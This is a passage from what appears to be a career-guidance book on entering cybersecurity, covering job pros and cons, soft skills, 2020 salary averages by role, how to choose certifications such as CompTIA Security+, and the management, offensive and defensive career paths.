The next con about Cybersecurity jobs that some Cybersecurity professionals provided feedback on is that they felt like in some cases if they're on the defensive side of things, if they were protecting a system for example, they felt like they were almost waiting for something bad to happen.

It’s not a situation as if they would be happy, it’s not that they want to be

hacked or want to have a system breach, but just a feeling that they have to be right all the time. They are not allowed to make mistakes.

A hacker for example only has to be right one time. Well, that's kind of true for Cybersecurity in a sense of, if they don't defend things, even if they make only one mistake, well that could be very bad.

They feel like they always just around waiting for something bad to happen and then any given day they could be at lunch either sandwich and then all of a sudden something bad goes wrong and they have to stop lunch and immediately go fix that.

Or maybe they're at home or maybe it's on the weekend or holiday they're on vacation and they might be called in because something bad could happen in their off time, so they see that as a negative.

The next con pointed out by Cybersecurity professionals was the idea of what they consider to be lack of supervisor or management or chief executive officer support.

They thought in some cases that in some situations their management or the leadership of their company didn't really understand the technology itself and certainly didn't understand the ramifications in a Cybersecurity breach were to happen.

Some of the management had been in place for a long time well before Cyber attacks became much more commonplace. They feel that they are responsible for protecting their systems but they don’t have the managerial support in place to buy the software or hardware; the tools that they needed to make that happen.

Maybe even to hire the people that they needed to help, so they feel like that in many cases that they're talking to management, but the management just don’t understand what they did and the importance of what they do day to day.

This will change over time as Cybersecurity continues to grow and more management learns what it really entails and the risks of it, but it is a concern for many Cybersecurity professionals.

They really feel it's very important to get in a job situation where your manager and the leadership of the organization you work with understands,

values and supports the Cybersecurity work you're doing.

If you don't have that, than that can be really challenging. Cybersecurity professionals also point out the fact that if you don't have a good team to support you, that only makes things worse.

That is also a con of Cybersecurity jobs but in any job in general is that if you have poor leadership or poor team mates in a sense that things don't get done, the job can get very difficult.

Thus you want to look for a positively in Cybersecurity that has strong support mechanisms around you. Now that we have discussed the most common pros and cons in Cybersecurity, or at least according to those in this profession, let’s look at what employers are looking for.

Chapter 2 Intro to Info Sec – Where to begin

You don’t have any experience yet, but you want to get a Cybersecurity job. You perhaps don't have a college degree, but you still want to get a Cybersecurity job.

Maybe you don't have that specific certification that required according to a role generally advertised, while you know you should have that certification already, but you still don’t have it. So what can you do?

Well, when it comes to an Info Sec role, you have to think about what are employers looking for. In fact, either if it’s a Cybersecurity related role or any other general IT role, you have to think about what employers looking for.

What are those secrets that companies or employers are looking for when it comes down to an individual? Well, the answer might surprise you.

First of all, IT Security jobs are not much different than any other job. There are a few things that are different in IT Security versus General IT such as the specific skillsets, but other than that not much different and here's is why.

Most companies want to know if you can do the job or not. Not all of them, but most of them. If you have no certifications or education, employers want to know if you can do the job or not, and if you can, what kind of applicable skillsets do you have.

Companies don't want to train people, instead they rather hire somebody who already has those skillsets and ready to go and hit the ground running. Just think about it from another perspective. For example you hired somebody to paint your house.

Do you want to train that person first how to use the paint or you rather employ someone who already knows how to paint, so he can start painting your house right away?

That's how you should look at Cybersecurity roles from an employer's point of view as well. Employers need to hire somebody who already knows how to do the job, and large Companies are no different in that point of view.

Employers will tell you what skills they are looking for, therefore, all you

have to do is read those job postings, read the job description, and pay special attention what skills they are looking for.

Often there are things in job description of postings that you can pick up on such as relevant skills.

There are a few things that companies won't tell you in their job description, and one of those skillset is called soft skills.

Soft skills are one of those things that can take your career from where is now to where you wouldn’t even imagine it yet, within the next five to ten years.

Soft skills are the critical element even if you think that technical skills and certifications are the most important, well soft skills are just as essential.

Those soft skills are things like problem-solving skills, verbal communication skills, and work ethics that are also crucial for candidates. Thus as you see it's not only the technical stuff they want from you.

They want you to be able to communicate well, to solve problems and to make sure that you can do both of those in the same time. Communication including writing too, such as replying to emails in a professional manner in timely fashion.

Other soft skills are writing reports or documenting standards and procedures. Just to mention a few more examples that come to mind are logging incidents or service requests in a professional manner that are just as important.

Or, if you have good Microsoft Excel, Word, PowerPoint skillsets, those are also very advantageous.

All those skills are not necessarily technical skillsets in terms of Cybersecurity roles, yet can be very valuable. Verbal communications are even more important.

For example when talking to your managers, or presenting information to co-workers and maybe even customers and clients at that level, and just having a strong work ethic is extremely valuable.

Those are all great skill sets that are often more important than technical skill sets while on the job, so making sure you're on top of things.

Getting things done is equally important to have the technical side of things to be done.

Solving problems, working hard and communicate well it's one of those things that you have to be able to do. These few soft skills I believe are the most important in Cybersecurity.

Those are ethics, communications, teamwork, independence, problem-solving, and diplomacy. These are the essential skills that you need to know on the soft skill side of things, versus technical and each of these are critically important to your success in Cybersecurity.

Now that we have covered soft skills, what else are Employers looking for? Well, they're looking for technical security skills or at least technical knowledge of some kind.

Cybersecurity is a specialized profession. You have to understand the shades of physical security such as door control, CCTV systems, hardware, software, databases, servers, emails, networking, wireless, applications and how to detect and identify vulnerabilities.

Those technical skills are all different but they are all important for most Cybersecurity roles.

Do you have to know every one of those skills inside out? Well, no, but it all depends on the job that you're going to fill, yet you have to have a solid foundation in some technical skill and knowledge.

Another big question when it comes to Cybersecurity is either to have college education or certifications. Which ones do you need? Or, do you need them all to get a job in Information Security?

Let’s begin with college education. A college education is crucial to have as long as it's required, and normally it’s part of the job description.

General knowledge is essential across the board no matter what you're going to do, but why do this matter in security? Why does it matter if you have an education or certification?

Well, education is important because it shows a good work ethic. It teaches social skills, and it shows follow-through, and that's something.

Many IT professionals would argue about this for a long time, but the reason that education it’s so valuable because education shows more than just a paper itself such as your diploma.

It's not just a college. Either it could be a technical education or professional

education. An investment in knowledge pays the best interest, and what that means is this.

As long as you're willing to educate yourself, you're getting smarter, you're learning more, you're learning different things; therefore it doesn't have to be just college.

Education could be through a technical school; it could be through just reading books and taking courses, whatever it is that you're doing to keep yourself educated and smart.

That is the best investment for you as an individual, and you as an employee for most Companies. Employers looking for those individuals who always invest in themselves and stay educated, especially when it comes to IT Security because things are moving very rapidly.

Therefore don't underestimate education. It is vital, but it doesn't have to be a college education. It could be anything. Just stay on top of things.

Certifications are always great to have especially because you always have to renew them, which show employers that you are up to date with the current security threats.

You can almost bump certifications in with religion or politics. It's one of those things where people argue no matter what. What certifications are good, which ones are terrible, which one people prefer, and so on.

But the one thing you can't argue is that certifications are essential. It's just what employers are looking for. It demonstrates some technical or professional knowledge.

Some certifications can show technical skill level as well, but they demonstrate your competency at some degree in certain topics too.

Even if you want to argue a certification such as CISSP or Certified Information Systems Security Professional, which is one of the most debated ones.

People always say whether CISSP is a management certification or a technical certification. Nevertheless, you can say that there is specialized knowledge learned from the CISSP certification program.

Something else that employers look for are that if you are going to fit in with the team or the company, or within your co-workers. This is because we all

have to work with someone.

This is also the case even if you are always WFH (Working from Home). You must maintain the current workflow, either if it’s Project related or just daily BAU (Business As Usual) tasks.

You have to work with somebody whether it’s a customer, a client or a co-worker, employers want to know if you are able to coop within that specific envinrument or not.

Thus some of the questions you should ask yourself are this; Can you work with other people? Can you be managed? Are you the angry kind of person who doesn't like to be told what to do?

Or, are you the kind of a stubborn person, where a manager says you to do something you know it's not right, and you don't do it even you should do it, because you've been directed to do it.

It’s not easy and people struggle with that where you know from an ethical point of view that it’s not right, but you just have to do it. For example your manager specifically asked you to get an inventory of all currently live CCTV devices.

The inventory has to include all CCTV devices, their IP addresses, MAC addresses, their description, their location across various buildings, and you know that this could take days if not weeks to complete.

You are approaching to a deadline and you are stressed out because you want to get it done on time.

While you are in a middle of looking at various screens so you can match and cross reference your inventory compared to the details that already in several systems, suddenly your manages approaches you, and ask you this.

Are you busy right now? But he can see your screen and before would allow you to answer; he tells you what you are doing right now is not important.

Instead, he wants you to generate a report on live data on who is accessing or trying to access various doors within a specific building, and wants you email him those reports hourly, starting from right at this moment.

No automation is required, but five minutes later, your manager tells you that he now wants those reports to be emailed in every 30 minutes instead.

This is where your soft skills will come into play once again. Will you just ignore your manager because you are about to finish what you are doing now, even if you know that you still need another 15 to 20 minutes to finalize your CCTV inventory?

Or, rather you quickly save your spread sheets and get on with a new task, and start generating those door access reports? Just think about what would you do right now?

Well, you just have to do it because you just been told that these reports are more important compared to what you were doing before. Simple as that.

There are worse examples in real life when it comes down to BAU or even Project work when you suddenly have to leave all your work behind because you are deployed to investigate a situation immediately.

You have to be flexible and able to coop quickly. This doesn't happen every day, but there are days when these types of situations happen multiple times on the same day.

Companies want to know if you can be managed. Furthermore, can you complete the tasks that you've been assigned to while working with someone else? Can you communicate and work with other people?

Just remember that companies want to solve problems, and they want to make money at the same time. They want people who are going to help them solve problems and also help them make money, or save money.

They want to know that you're that type of employee who can help them do that. How do you demonstrate that you can do all of these things to the employers out there?

How do you show them that you have the soft skills that you have? How do you demonstrate to them all that? Well, you are going to do that through your application, your resume, or through the interview process.

Your CV is what's going to tell them everything about you. It's going to say to them all about you, including your background, your professional experience, your education, your certifications, therefore all those things will also show them a few of your soft skills in terms of your communication.

How does your resume look when it's written? Are you clearly defining and explaining the things that you've done, and you know how to do? Does it

demonstrate that competency right there in your resume? These are the reasons why they're so important.

In summary, employers want you to do the job and get along with everyone else. That's the whole point, and your application, your resume, your interview will have to demonstrate this to them.

It has to show them that you can be part of the team. When it comes to the interview stage, some people don’t know how to explain what they're doing or what they've done in their career and they don't know how to communicate with others.

If you get into a jam, this is a red flag for employers. For example you're working towards to a specific Info Sec role and your system gets attacked.

Are you going to be able to communicate with people who are handling that problem? Or, are you going to struggle to explain the issues you are facing with?

Well, this is why all these things incorporate with each other and why they come together.

Having all those skills are essential, therefore the rest of this book will focus on each of those areas by looking at specifics that will help you identify where your precise skills require improving to help you get that Cybersecurity role quicker!

Chapter 3 What Salary can you expect in Cybersecurity

Everyone wants to know how much money they can make with a specific role before they even start learning about the topic and Cybersecurity is no different.

Why would you study, in fact why would you make any effort whatsoever if you can't make any money within Cybersecurity? Does it worth it?

Well, before anser to these questions, let's first understand what is Cybersecurity and what does a Cybersecurity expert do?

It depends on what and individual specialize in. Cybersecurity is an umbrella term, covering many roles but the primary objective in Cybersecurity is to reduce the risk of cyber threats to organizations.

To do this, there are many roles. There are entry-level roles, mid-level roles, advanced roles and some are focused on network security or application security, designing secure solutions, operational security, computer forensics, ethical hacking and penetration testing, auditing management and so on.

As you can see there are many types of jobs under the Cybersecurity umbrella, while the name of many roles are not consistent with what the job entails to and that makes things little bit more complex too.

For example an Information Security Analyst in one company might do something totally different in another organization, therefore you have to look at the job specs for the details of what a job actually entails, but some jobs are more specific than others.

With that being said, let's go over some of the latest 2020 Cybersecurity salaries. The following salaries are based on positions that I see out there every day.

They are all based on full-time salaries and the information was from people that I've talked to places that I've worked at, as well as some online resources as well such as Glassdoor and PayScale.com.

I also went to a few websites for job postings to see what new jobs were coming out with these salaries and then I made an average salary in between what those salaries were.

First of all, the average salary across all of the jobs in cyber security is $161K, which is a pretty good average across the entire industry but keep in mind that a lot of the earlier positions like the start-up positions are a bit lower than that and not all them are the $150K mark. Thus don't get too excited.

Cybersecurity Graduate

The first job we are going to look at is called Cybersecurity Graduate. This is the job that is for people who are fresh out of college or studying their set of certifications and they want to get into their position.

Cybersecurity Graduate is for those early graduate roles where you've just finished studying, and the average salary that I found was $70K which is very good as a base salary. It's similar to a Network Engineer or some System Admin salary.

Cybersecurity Consultant

The next job role we are going to look at is called Cybersecurity Consultant. This isn't so much of the contract position, and this is also a full-time position.

A consultant is usually someone who's working on a helpdesk and they're working on BAU tickets. Those tickets are generally come in and they need to get them done while they're working on billable hours.

Many times you find this position in somewhere like a managed service provider or MSP, where they brand everyone on the helpdesk as a Cybersecurity Consultant whoever is working in that security team.

The average wage that I found is $80K which is pretty good. Back when I was working on helpdesk, there was no such thing as a Cybersecurity Consultant and I was making a lot less than $80K, therefore it's good to see that the security guys are getting a bit of a motivation here. This is one of those jobs that's really worth getting. If you can get like this job as a graduate position, and then use the experience for a couple of years and then move into something higher like an Analyst or an Engineer role, that’s indeed a great plan.

Cybersecurity Analyst

The next position is called Cybersecurity Analyst. Analysts are more on the log inspection end of the job and they are usually move into being like a Splunk engineer or something like that where they can earn even more money.

They're also going to have to deal with security tickets and the help desk too. That's because it's part of the job and it's not until much later when you don't have to do tickets anymore.

So don't start thinking that you you're not going to be solving tickets in jobs and taking calls and helping customers with security tasks. You're going to be doing that almost 75% of your career progression.

The Cybersecurity Analyst is on $90K per year which is a good role. It's similar to the consultant role but a bit more in depth. These roles are generally in somewhere like a Security Operations Center.

If you get a job in one of those places as a Security Analyst, you're going to be doing a lot of log inspection and a lot of network troubleshooting. This is where you're going to be looking at network switches and Hardware appliances to see what the problems are and then potentially fix them or escalate them.

Cybersecurity Risk and Compliance Officer

The next job we are going to look at called Cybersecurity Risk and Compliance Officer. This role is mixed in with a whole bunch of other stuff and it's much less technical than every other job in Cybersecurity.

These roles rely mostly on your knowledge of risk versus reward and specifically with Cybersecurity controls. For example someone in this role would take different notes of tasks that have been completed, or flags that came up from the Analysts and then they'll be taking them into risk and compliance meetings to talk with other management and their own management in cybersecurity to then potentially come up with a solution to these issues.

Then they'll weigh out the risk of that and then to make sure it is compliance with all of the standards that the company has to stand for. There is a lot of paperwork in this role and it's not for everyone.

Many people want to get more into the technical side of things however these jobs are not very technical. The average wages for these types of roles are about $98K per year which is very good considering you're doing a lot of documentation writing.

With these types of roles you always have to be at meetings and talk to all other team managers too. This will push your career forward if you are interested in management as well.

Cybersecurity Engineer

The next job role we are going to cover is called Cybersecurity Engineer, which is probably the most common role within Cybersecurity. You can find Cybersecurity Engineers everywhere and they're probably the most exclusive position that I could find on any job posting website.

Most of the work of an Cybersecurity Engineer is going to be doing migrations and new setup of different hardware for security controls such as firewalls and network switches. They're also going to do BAU tickets that the Analysts and the Consultants of working through.

It’s still part of the job, is just that they're going to be more of an escalation point and working on specific clients to resolve different issues. The average salary that I could find is a $135K which is very high. It's a very good position to have, and it's a very good average pay to have as well.

Also there are many doorways that can open once you become an Engineer into other roles such as an Architect or potentially even Management. Perhaps you want to go back to being a Risk and Compliance Officer or maybe you want to start your own business and become a Pen Tester or a Security Auditor. These positions are very common especially in the US.

I found so many jobs with the title Cybersecurity Engineer in the US it's absolutely everywhere. Cybersecurity Engineer and the Cybersecurity Analysts are the top two Cybersecurity jobs in across the US by far.

Cybersecurity Architect

Next we are going to look at the role called Cybersecurity Architect. Architects are exactly what their title is. They are designing networks and security controls for the Engineers to then deploy. Architects need to ensure

that everything is absolutely secure.

They also have to liaise with other Architects from different teams within Companies such as Systems Architects to make sure that all their controls are going to work and everything's gonna be in harmony, and working together smoothly.

These guys get paid very well because the risk involved with this position is very high. The average salaries for Cybersecurity Architects are $178K per year, therefore definitely worth moving up into this position. While there is a lot of risk involved it's a great job to do, but this is not for beginners.

Chief Information Security Officer

The next role we are going to look at is called Chief Information Security Officer or CISO. CISO-s are the head of all Information Security department.

They're going to be talking with the CEO the CFO, CTO and all upper management. Their head is on the line which is why they get paid a huge amount of money averaging $195K per year which is absolutely outstanding.

The reason for this huge wages is because they really have to tell everyone what to do and they also have to give those other guys in the team's controls which they have been handed down from the CEO and sometimes the board of directors or however that company or business is structured.

This role involves a lot of paperwork and a lot of meetings. In fact CISO-s are very difficult to find time to meet and chat because they are always either coming from a meeting or about to go to another.

Now that we have looked at all these Cybersecurity roles, you might ask the question: Which is the best entry level Cybersecurity Job?

Well, before answering to that question, let me first tell you that the best entry level Cybersecurity jobs don’t have either “Cyber” or ”security” in their job title. There are few reasons for this.

The first is that most of the Cybersecurity jobs do require a very high level of expertise, and most employers will not going to allow you to do a Penetration Test when you are new to this industry, and they also not going to put you in charge of securing all their security systems at first.

Most jobs that do require Cybersecurity skills are not really entry level. The

next reason that entry level Cybersecurity jobs don't have those two words in their title is because many IT jobs that are considered general IT jobs do have security component and security requirements that you would be performing on the job.

But, those jobs have been around for those employees for so long such as 5 or 10 years that the job titles haven't been updated. Those job titles have been created so long ago perhaps when the term Cybersecurity was really unknown to most employees.

Therefore what was more likely to occur in many cases is that employers will have a job title of a job that is been around for a long time, and they haven't changed the job title, but they have changed the job's responsibilities to include some security aspects.

So when you are looking for one of the entry level Cybersecurity jobs, and trying to find out which one is best for you, you want to look out for not what the job title is, but rather what the job's responsibilities are.

This once you ready to look at look at a specific job role advertised, you want to look at the job descriptions and their responsibilities much more so then looking at the job title.

Also while you are doing your search for a Cybersecurity role, you should also look at general IT jobs as well, because most employers know that those roles are also have security related job responsibilities.

Therefore once again, just remember that most entry level Cybersecurity roles with not have either "Cyber" or "security" in their job title.

Chapter 4 What Security Certification you Need

Do you need a certification? Does a certification have any value at all? Some of the beliefs that are not true about certifications. Many people think if they get a specific certification it's going to make them better at their job.

Or if they get another certification, it's going to make them better than someone else, or there is also a belief that now with this new certification they are going to make more money because they have it.

Or they should have 10 different certifications, and that's going to get them a well-paying job. Well, in real life it doesn't work this way. Certifications are not designed to be any of the above mentioned.

If you're going to get a certification, it doesn't guarantee you anything. You're going to spend time, you're going to spend money, and you're going to pay a lot of effort for no guarantee.

That's something you have to know before talking about any certifications. The one thing you should not do is buy into the marketing hype around Cybersecurity.

Don't pay too much attention to YouTube ads and articles that you see on different websites saying that with this new certification you going to make so much money.

Or with this new certification is going to be pre-requisite to any Cybersecurity job. Don't listen to that, because that doesn't pay off. People who get these certifications, and go and show up to their boss and trying to show up that now they have this new certification, well, employers don't appreciate these.

If that particular Company doesn't need that certification, especially if that certification is not relevant to the specific role you have to fill, all you do is just spent a lot of money and a lot of time for something that not required.

Therefore, many of these hyped certifications have no value. The real value lies in doing the research and knowing how to map your skills to the certification. That is where the cost becomes relevant. If you can back up and demonstrate skills to that, it will support your accreditation. That is what will guarantee you success. It doesn't matter how many certifications you have behind your name on your resume. As long as your skills can defend the

certification you have that’s fine.

That's where the value lies, the vendors and the number of certifications you have, does not matter even if you have hundreds of them.

If you can implement security design or build engineering systems, that is where the value lies. The certification verifies you know how to do it. That's it.

Most marketers are wrong about certifications. Then people buy into it, spend a lot of money then take exams and then those certifications not worth anything, because they will not land you a Job.

Certifications alone don't get you what you're looking for in your career, or they don't help you move your career along. Or they won’t help you get that job, and it's so frustrating to see that because there are so many simple things you can do to find out what that certification is and how to go and get it.

Some people don't want you to know that, because most vendors would be in trouble. There are so many new certifications keep on coming out, and companies want you to get them.

The reason they want you to get them is so they can recover their cost for building these certification programs. Yet, this will not benefit you. What you're interested in, is getting a job, or getting a good salary.

First of all, you need to map your skills to the certification. Therefore you have to look at yourself, and ask the question: what are your real skills?

Do you know what your skills are? What are you good at? What do you need to work on? If the answer is that you haven’t even worked in security before, and you have no idea. That's perfectly fine.

But, if the answer is that you don't have any skills right now, or you only have system administration skills, or you have Network administration skills, or you know what you studied in college, and now you are ready to learn real skills, well that's perfectly fine too.

This is going to work for anyone, and if you have a few years of experience already, this still works for you too. Certification is going to pay off in the end, and your investment of time and energy.

But, what you want to know is how to align your skills to your certification. Don't just got and get a certification just for the sake of having it. Your skills

are what matters most.

Take into consideration your education and training classes you've been to, and if you've been to college or not. Also, think about if you've completed any kinds of degree, and you know your education level and your training level.

Next, I want you to keep that in mind, as you are looking through certifications because those can map to the certification as well. Skills by far the most important, but your education and training can also apply.

It might make it easier for you to get a certification if you already know this area. Next, you want to pick a job board or a job search engine. Here are a few examples: indeed.com, dice.com, eurojobs.com, monster.com.

Any of these job boards are job search engines that you can use. I'd like you to pick one, but I'm going to give you a couple of examples of what to do with the job board. You want to search for two things.

Search for Cybersecurity, and you want to explore in your geographical area, wherever it is you live. You want to explore in that area, so for example Cybersecurity in Vienna.

Once you do that, you want to take notice of the available jobs, so for example if you can see there are 300 jobs in Vienna. Next, you can pick a job title that seems interesting to you.

It doesn't have to be what you want to do for the rest of your life. I want you to pick a title that looks interesting, something that might be kind of exciting to you.

For example select the Cybersecurity Analyst, but make sure that is within your area. Next, you to take look at the Job Description. You're going to see something that says education, experience, required skills, or something like that, and I want you to take note of what's in there.

For example, what certification or equivalent required to get this role. You have to have some security certification. Whatever the certification is being asked for in your geographical area, but remember that is not this certification that you need.

Instead what this employer is telling you is what certification they want. It’s true, but they also happy if somebody has equivalent accreditation as well.

It's preferred, and sometimes that means they want someone badly.

But, they don't want to tell everyone upfront, so they will not say on the requirement that they really need someone, just in case they find an even better candidate.

If you ever see a certification is listed in a way that is a “must-have”, that means they want it but if you have certifications such as SSCP and CISSP, you're getting a job, as long as you pass the interview.

In some job descriptions, you don't have to wonder what certifications are required. For example once you have SSCP and CISSP, well with these certs you can get any job very efficiently.

In those job advertisements, where certifications are a “must-have”, what they mean is that is required. You've got to have it, or if there are multiple certs listed, you must have at least one of them.

You really want to search for “information security”, and then you want to search for “security engineer”, but you can also pick some similar terms.

Next, you want to select five different jobs out of those job searches that are interesting to you. Next, you want to look at the same thing; what's required, what certifications are they looking for, and write those down.

Then check if there is anything in common. Is everyone asking for a Security +? Is everyone asking for a CISSP? Whatever it is, take a note of those. Now, what do you think what certification should you be going after?

Well, whichever is the most commonly listed certification within those roles, you want to go for, because that is the one that is the most common requirement.

That is your starting point now. If there's nothing in common, what you need to do is take a look at what the differences are in the certifications. What is that job asking for?

So, if you pick one, for example if you choose a penetration testing job, or a management job, those aren't going to be the same right? That's why if you pick Cybersecurity, then pick Information Security as well, because it'll align themselves.

Next, you can find the one common certification that people are asking for, and that's the one you want to focus on. If you find five or even ten

companies looking for the same thing, that is how simple it is to find out what certification you need to get ahead.

Now that you know what certification you need, you want to go to the vendor website who hosts that certification. So, if you found like for instance the SSCP certification, go to their website and take a look at the requirements.

Take a look at the qualifications that you need to get, and look at what's in the test. What are they going to test you on? What material is being covered? Do your skills align to that? Is it something that you're interested in?

The other thing to take on account is this: Can you afford the certification? Many people don't talk about that some of these what certifications are very expensive to get.

Most people don't take on account that getting a certification is expensive, but IT, especially Security related what certifications are not cheap.

You can find affordable training and inexpensive materials, but you get what you pay for, therefore make sure that you can afford to go after the certification you want.

If you can't afford the certification or if you don't meet the requirements, and you're not qualified, then take a few steps back, and do this exercise again. Look for the jobs, look for the certs, and repeat the process until you find one that's common in your area and that is the one that you have to focus on.

With that being said, there is one certification that I do recommend as a starting point, called COMP TIA Security+.

COMP TIA Security+ is the certification I recommend to anyone coming into Information Security. If you're new to Cybersecurity, this is your starting point.

If you have no technical experience whatsoever and you're completely new on the IT field, you should start with the Comp TIA A+ material. The Comp TIA A+ is about the fundamentals of both hardware and software.

In Comp TIA A+, you'll learn some of the basic components the required for networks, but you'll also learn a little bit of the OSI model too. What Comp TIA A+ teaches are all essential when you're coming into Security.

You have to know those things, but the Comp TIA Security+ takes it a step further because you start learning about network security.

You start learning about security compliance, operations, threats, vulnerabilities, applications, data, host security, access controls, Identity Management or even cryptography.

There are many things on the exam, and in the Comp TIA Security+ certification is excellent, because it covers many different materials, and it exposes you to all the various principles, theories and concepts that are out there.

The other thing that's great about the Comp TIA Security+ certification is that you don't need to have any experience to take the exam. It's perfect for entry-level candidates.

Comp TIA Security+ is also FISMA accredited which is good if you are about to apply to jobs offered by the government sector. To get the Comp TIA Security+ certification, there are multiple options available out there for training.

In terms of taking the exam, you're looking at a 90-minute exam. That's your time limit, and the passing score is 750 out of 900. It's a scale between 100 to 900 points.

It's not a difficult exam to pass, and it's not that difficult to take either. I would rank it as an easy to moderate Certification. To take the exam, it's going to cost you about $300, but I personally believe that’s going to be a good investment to you.

Something else to keep in mind as certifications become more popular, and

they become more focused in the government sector as well in the federal industry, is that most certifications are going to have continuing education units that are also known as continuing education credits.

It means that you're going to be doing about 50 hours every three years of the training. Whether you're taking a course or you are going to trainings, you've got to do at least 50 hours or 50 units and you have to renew those every three years.

It’s fair to say that pretty much all IT vendors aware of the Comp TIA Security+ certification, but it’s also true when it comes to employers, and IT professionals, especially those already in Cybersecurity.

The Comp TIA Security+ certification is one of the most popular certifications out there, and it's one of the most recognized. This is because it’s been around for a very long time.

It's proven itself over time to be a good certification for entry-level candidates. For IT Professionals with five or fewer years of experience, it's a very valuable certification, but if you want to learn more about COMP TIA Security+, you can check out their website by visiting: https://www.comptia.org/certifications/security

Chapter 5 Security Roles & Responsibilities

There are few things that you should know about entry level Cybersecurity roles. But before get onto that, let's discuss what kind of roles you can find in entry-level cybersecurity.

First of all, there are IT Specialist in Information Security, IT Security Specialist, Information Technology Specialist, Auditor, Incident Analyst, Security Analyst but there are many more. IT job roles, specifically their titles, are very mixed matched.

For example, you might see that an Information Security Specialist could vary, from business to business, but some businesses might call an Information Security Specialist an Information Technology Specialist, or Security Specialist, and they all could mean the same thing.

But the fact is that different businesses always trying to take their take on what they want to call a specific job title. With that said, these are the potential tiles that you could see in an entry-level cybersecurity job.

As you looking into entry-level cybersecurity jobs, you need to pay attention to what your current status is. For example; Do you have a degree? And if you do, is it in Cybersecurity or is it in general IT?

Also, do you have certifications? And if you do, are they security certifications? Do you have experience in IT? If you don't, do you have any prior roles that have any security influence at all?

With a Cybersecurity degree, it will be much easier for you to land in a role in Cybersecurity. You will find that once you go out and start to apply for some of these Cybersecurity roles, lots of them require you to have a degree.

Most of them might even require you to have a degree specifically in Cybersecurity. So, it is much easier to land in a role with a Cybersecurity degree.

Not that you can't have any of these roles without a cybersecurity degree, because you can certainly have, but having a Degree, a Certification, and experience is the easiest way to make your way into a Cybersecurity role.

You might also find it easier than having just a degree in general, simply

because there are lots of jobs require you to have a degree. There are plenty of jobs out there that do not require any degree.

Regards to Cybersecurity certifications, there are many roles that require you to have a specific certification, even if you have a degree or experience. One of the job requirement might be that you have to have a CompTIA Security + certification.

For example the US Government requires you to have a Security + to get into their IT department, so you should defenetly keep that in mind if you are looking through some of these roles, that certifications can be a requirement.

Some of the most required Cyber Security certifications are:

- GIAC – Global Information Assurance Certification
- CISA – Certified Information Systems Auditor
- Security+ - CompTIA Security +
- Pentest+ - CompTIA Penetration Testing
- CYSA+ - Cyber Security Analyst
- CEH – Certified Ethical Hacker

These are some the most required certifications in terms of entry-level, which you should look into, and try to get. Regards to Cybersecurity experience, you might be working in the IT field, and you might have your hands on security type of roles or duties.

If you do, you can use those, reference them and take it to your advantage when it comes to questions about your experience, to help you get in an entry level Cybersecurity role.

Experience in Infrastructure or Development can be very helpful to you too, or even if you are specializing in more of the Infrastructure side, or Development side, it's also ok.

Something you should remember if you are only building your carrier based on experience to get in an entry level role is that it might be a lot easier if you have at least three to five years of experience in IT Infrastructure.

At least three years of experience will help to you because it will show that you have some fundamental knowledge of how an environment works, and that you also have different experience with the technologies that you might be working on.

Even if you don’t have a degree, certification, or experience, but you do know someone who can help you land on these jobs titles, well that could be extremely helpful to you.

More people you know in Cybersecurity, better your chances are to get a job within the field. But, what security job should you get? Well, let’s begin addressing some of the security roles, and we're going to talk about the ones that are endorsed for beginners.

If you are thinking about what security job is right for you or which one is going to be the one that's going to make you happy or give you the experience you are looking for, or give you the opportunity that's going to be right to your mindset?

Well, let’s take a look at some of those. We have talked about some roles before but we only looked at salary mainly so now we can further expand on what responsibilities each role has.

Security jobs fall into one of three categories: management, offensive or defensive security. This is the easiest way to describe how the different jobs come into play, and how they're different from one another.

Management Security

Looking at management first, you're managing day-to-day security operations. That's what’s your focus is. When I say security operations, I don't mean like a Security Operations Center.

You're executing security planning, strategy, policies and procedures, and then sometimes you're scheduling and tasking security efforts. You are also running security projects, and running the security teams.

You're the manager, so you're above of doing the implementation of security, instead you are managing everything around it.

Offensive Security

On the offensive security side, well this is extremely popular amongst IT Professionals. Something that is becoming very popular and people are starting to be very aware of.

In offensive security, your job is to assess for threats and vulnerabilities in

the system. What that means is that you are authorized to be attacking and trying to compromise an information system, using ethical hacking or penetration testing.

Normally it's penetration testing, and ethical hacking is when you find the vulnerability and then start to exploit that vulnerability or implement something that's going to take advantage of that vulnerability.

Thus penetration testing is extremly widespread right now. Mainly because of the media and other things that are going on out there but ethical hacking is something else.

It's certainly in the offensive security category, and what you do in the offensive role, is that you're going to perform third-party tests and assessments.

You're an independent body that's going to test or even try to attack mainly the client systems. If somebody hired you to do it, or if you work for an organization that wants you to do an offensive test, you're going to be isolated from everyone else, and you're going to attack that system.

The reason for this, is so there's no influence on how it's being done, and then you're going to provide feedback to your client or your customer. Then you typically don't provide corrective action, although it's starting to become more common with vulnerability assessment, companies and penetration testing companies, a lot of them still don't do that.

Typically what you're going to do, is an attack. You're going to report what you find, and then you're going to walk away. If you go the extra distance, then you're going to provide a corrective plan of action, to let them know what need to be fixed.

I will warn you one thing about offensive roles. There is a lot of liability in this area, and what I mean by that is there is a lot of legal ramifications in doing penetration testing, ethical hacking.

You have to have a lot of different legal agreements in place, so if something goes wrong, you're protected. If you happen to break into something that wasn't part of the plan, you can be prosecuted for hacking crimes and computer security crimes.

So it's very critical in terms of the liability and the responsibility that goes in

the offensive category, but it's certainly something that's completely necessary. Just remember that there's a lot of liability and a lot of risks.

Defensive Security

Defensive security is probably the most prominent. It's what you see the most in the security jobs and the security openings. You see on the job boards, and your job is to defend information systems from potential or active attacks.

This is the core of security defense. Your job is to plan and design defensive mechanisms, configure components, harden components which mean to lock things down and make them as secure as possible.

Operations and maintenance of security implementations, testing and assessing comes into play, but you're testing implementations and not testing like the offensive side of it.

You're just doing almost like a configuration test. You're looking at doing an analysis test where you look for things like logs and reports, but you also have to respond to alerts. And this is why you can also be monitoring systems if you're working in a Security

Responding to alarms or looking at alerts are daily duties. Defensive security makes up about 85% of the workforce, while management is another 10%. Therefore offensive security only covers about 5% because it's certainly a unique skill set.

Also note that as I went through each one of the different roles, there are categories in every role in security, and each has advantages and disadvantages.

It's no different than any other job field. The qualifications and requirements are in some level, you have an ability for this kind of work, and when you start searching jobs, you're likely going to find if you haven't already, at some point you're going to start migrating towards a specific role.

You're going to start migrating towards something that you find more interesting than the other jobs that are out there, but I want you to be aware that even when you see something you like, there will be some disadvantages to it.

If you're new to security and you don't have any IT or security experience, it

is recommended that you focus on defensive roles first. Don't try to get into management, and certainly don't try to get into offensive security.

Even if it's sounds cool, it is very dangerous if you do not know what you're doing. It happens many time when a pen tester do a test, they go and attack the network, and come to find out a client gave them the wrong network addresses.

